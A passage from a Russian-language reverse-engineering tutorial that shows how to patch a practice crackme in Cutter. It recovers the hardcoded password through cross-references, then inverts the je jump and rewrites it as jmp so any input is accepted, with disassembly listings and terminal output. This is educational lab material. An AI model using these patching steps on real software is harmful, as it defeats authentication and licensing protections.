
Найти нужный пароль — это все-таки половина дела. Настоящий взлом — это когда ты что-то модифицируешь в кишках программы с целью добиться полезного результата. Cutter предлагает несколько крутых средств для этого.

Первым делом, зная пароль, найдем в программе место, где он используется. Почти наверняка это будет сравнение введенного пользователем пароля с эталонным. Следовательно, исход этой операции мы вправе изменить. Находясь на вкладке Strings, на найденном пароле вызови контекстное меню, в котором выбери пункт Show X-Refs.



Пункт меню Show X-Refs

Откроется окно, в котором слева будут перечислены строчки, где используется выбранная строка, а справа отображен участок листинга, где она присутствует.



X-Refs for 0x0000201f

X-Refs to 0x0000201f (1 results):


Address	Type	Code	Comment
0x000011a1	Data	lea rsi, str.slm_paas.k	

Code preview

```
0x00001189  endbr64
0x0000118d  push rbp
0x0000118e  push rbx
0x0000118f  sub rsp, 8
0x00001193  cmp edi, 2          ; argc
0x00001196  jne 0x11dd
0x00001198  mov rbp, qword [rsi + 8] ; argv
0x0000119c  mov edx, 0xa        ; size_t n
0x000011a1  lea rsi, [str.slm_paas.k] ; 0x201f ; const char *s2
0x000011a8  mov rdi, rbp        ; const char *s1
0x000011ab  call section..plt.sec ; sym.imp.strncmp ; int strncmp(const char *
0x000011b0  mov ebx, eax
0x000011b2  test eax, eax
0x000011b4  je 0x11f0
0x000011b6  mov rdx, rbp
0x000011b9  lea rsi, [str.No___s_is_not_correct.] ; 0x202a
0x000011c0  mov edi, 1
0x000011c5  mov eax, 0
0x000011ca  call __printf_chk   ; sym.imp.__printf_chk
0x000011cf  mov ebx, 1
0x000011d4  mov eax, ebx
0x000011d6  add rsp, 8
0x000011da  pop rbx
0x000011db  pop rbp
0x000011dc  ret
0x000011dd  lea rdi, [str.Need_exactly_one_argument.] ; 0x2004 ; const char *s
0x000011e4  call puts           ; sym.imp.puts ; int puts(const char *s)
0x000011e9  mov ebx, 0xffffffff ; -1
```

Окно перекрестных ссылок

Достаточно щелкнуть мышью на строке в левой части окна, чтобы отобразить ее на вкладке Disassembly. Переходим на вкладку Graph, где вся последовательность действий предстает перед глазами.




```
[0x00001198]
0x00001198  mov rbp, qword [rsi + 8] ; argv
0x0000119c  mov edx, 0xa      ; size_t n
0x000011a1  lea rsi, [str.slm_paas.k] ; 0x201f ; const char *s2
0x000011a8  mov rdi, rbp      ; const char *s1
0x000011ab  call section..plt.sec ; sym.imp.strncmp ; int strncmp(const char *s1, const char ...
0x000011b0  mov ebx, eax
0x000011b2  test eax, eax
0x000011b4  je 0x11f0

[0x000011dd]
0x000011dd  lea rdi, [str.Need_exactly_one_argument.] ; 0x2004 ; const char *s
0x000011e4  call puts         ; sym.imp.puts ; int puts(const char *s)
0x000011e9  mov ebx, 0xffffffff ; -1
0x000011ee  jmp 0x11d4

[0x000011b6]
0x000011b6  mov rdx, rbp
0x000011b9  lea rsi, [str.No___s_is_not_correct.] ; 0x202a
0x000011c0  mov edi, 1
0x000011c5  mov eax, 0
0x000011ca  call __printf_chk ; sym.imp.__printf_chk
0x000011cf  mov ebx, 1

[0x000011f0]
0x000011f0  mov rdx, rbp
0x000011f3  lea rsi, [str.Yes___s_is_correct] ; 0x2042
0x000011fa  mov edi, 1
0x000011ff  mov eax, 0
0x00001204  call __printf_chk ; sym.imp.__printf_chk
0x00001209  jmp 0x11d4
```

Выполнение программы зависит от значения переданной строки

В регистрах `RSI` и `RDI` находятся строки для сравнения: в первом — введенная пользователем, во втором — «зашитая» в программе. Далее вызывается функция `strncmp` из стандартной библиотеки языка C, ей в качестве параметров передается содержимое двух обозначенных выше регистров. Эта функция сравнивает переданные строки, и если они равны, то в регистр `EAX` возвращается нуль.


Собственно, команда `TEST` проверяет, чтобы в `EAX` был 0. Если условие выполняется, управление передается в правый кадр — по зеленой стрелке. Обрати внимание, команда условного перехода `JE` также зеленого цвета.

Теперь перепишем команду с точностью до наоборот, чтобы она принимала неправильные пароли, но отвергала правильный. Для этого вызовем контекстное меню на строке с условным переходом, а затем выберем пункт Edit → Reverse Jump.




Контекстное меню команды, которую мы хотим обратить

Переход будет заменен.



```
[0x00001198]
0x00001198  mov rbp, qword [rsi + 8] ; argv
0x0000119c  mov edx, 0xa      ; size_t n
0x000011a1  lea rsi, [str.slm_paas.k] ; 0x201f ; const char *s2
0x000011a8  mov rdi, rbp      ; const char *s1
0x000011ab  call section..plt.sec ; sym.imp.strncmp ; int strncmp(const char *s1, const char ...
0x000011b0  mov ebx, eax
0x000011b2  test eax, eax
0x000011b4  jne 0x11f0

[0x000011b6]
0x000011b6  mov rdx, rbp
0x000011b9  lea rsi, [str.No___s_is_not_correct.] ; 0x202a
0x000011c0  mov edi, 1
0x000011c5  mov eax, 0
0x000011ca  call __printf_chk ; sym.imp.__printf_chk
0x000011cf  mov ebx, 1

[0x000011f0]
0x000011f0  mov rdx, rbp
0x000011f3  lea rsi, [str.Yes___s_is_correct] ; 0x2042
0x000011fa  mov edi, 1
0x000011ff  mov eax, 0
0x00001204  call __printf_chk ; sym.imp.__printf_chk
0x00001209  jmp 0x11d4
```

Переход обратился




```
yurembo@ubuntu-22:~/Desktop/crackmes-master$ ./crackme01e.64 sex
Yes, sex is correct!
yurembo@ubuntu-22:~/Desktop/crackmes-master$ 
```

Crackme принимает любые пароли, исключая заведомо правильный

Если бы нужная нам корректная ветка кода шла непосредственно за условным оператором, мы могли бы заменить это условие ничего не делающими операторами `NOP`. Но в рассматриваемом крякми это не так. Между тем, если такой случай подвернется, Cutter умеет подставить на место заменяемого оператора нужное количество `NOP`.

В дополнение к этому Cutter позволяет просто переписать оператор. Перейди к сохраненному бинарнику или скомпилируй новый. Загрузи его в Cutter. На вкладке «Дизассемблер» или «Граф», используя описанные выше шаги, перейди к условию корректности введенной строки.

Можно, конечно, перейти к нужному месту любым другим образом. Вызови контекстное меню над строкой `je 0x11f0` и выбери пункт Edit → Instruction. Откроется окно редактирования этой инструкции. Исправь оператор `je` на `jmp`: тем самым условный оператор превратится в безусловный переход.



```
0x0000118f  sub rsp, 8
0x00001193  cmp edi, 2          ; argc
0x00001196  jne 0x11dd
0x00001198  mov rbp, qword [rsi + 8] ; argv
0x0000119c  mov edx, 0xa        ; size_t n
0x000011a1  lea rsi, [str.slm_paas.k] ; 0x201f ; const
0x000011a8  mov rdi, rbp        ; const char *s1
0x000011ab  call section..plt.sec ; sym.imp.strncmp ; i
0x000011b0  mov ebx, eax
0x000011b2  test eax, eax
0x000011b4  je 0x11f0
0x000011b6  mov rdx, rbp
0x000011b9  lea rsi, [str.No___s_is_not_correct.] ; 0x2
0x000011c0  mov edi, 1
0x000011c5  mov eax, 0
0x000011ca  call __printf_chk   ; sym.imp.__printf_chk
0x000011cf  mov ebx, 1
```


Edit Instruction at 0x000011b4

jmp 0x11f0

eb3a

☐ Fill all remaining bytes with NOP opcodes

Делаем безусловный переход



```
yurembo@ubuntu-22:~/Desktop/crackmes-master/2$ ./crackme01e.64 slm\!paas.k
Yes, slm!paas.k is correct!
yurembo@ubuntu-22:~/Desktop/crackmes-master/2$ ./crackme01e.64 sex
Yes, sex is correct!
yurembo@ubuntu-22:~/Desktop/crackmes-master/2$ 
```

Теперь крякми принимает абсолютно любые пароли, в том числе правильный

Продолжение статьи →

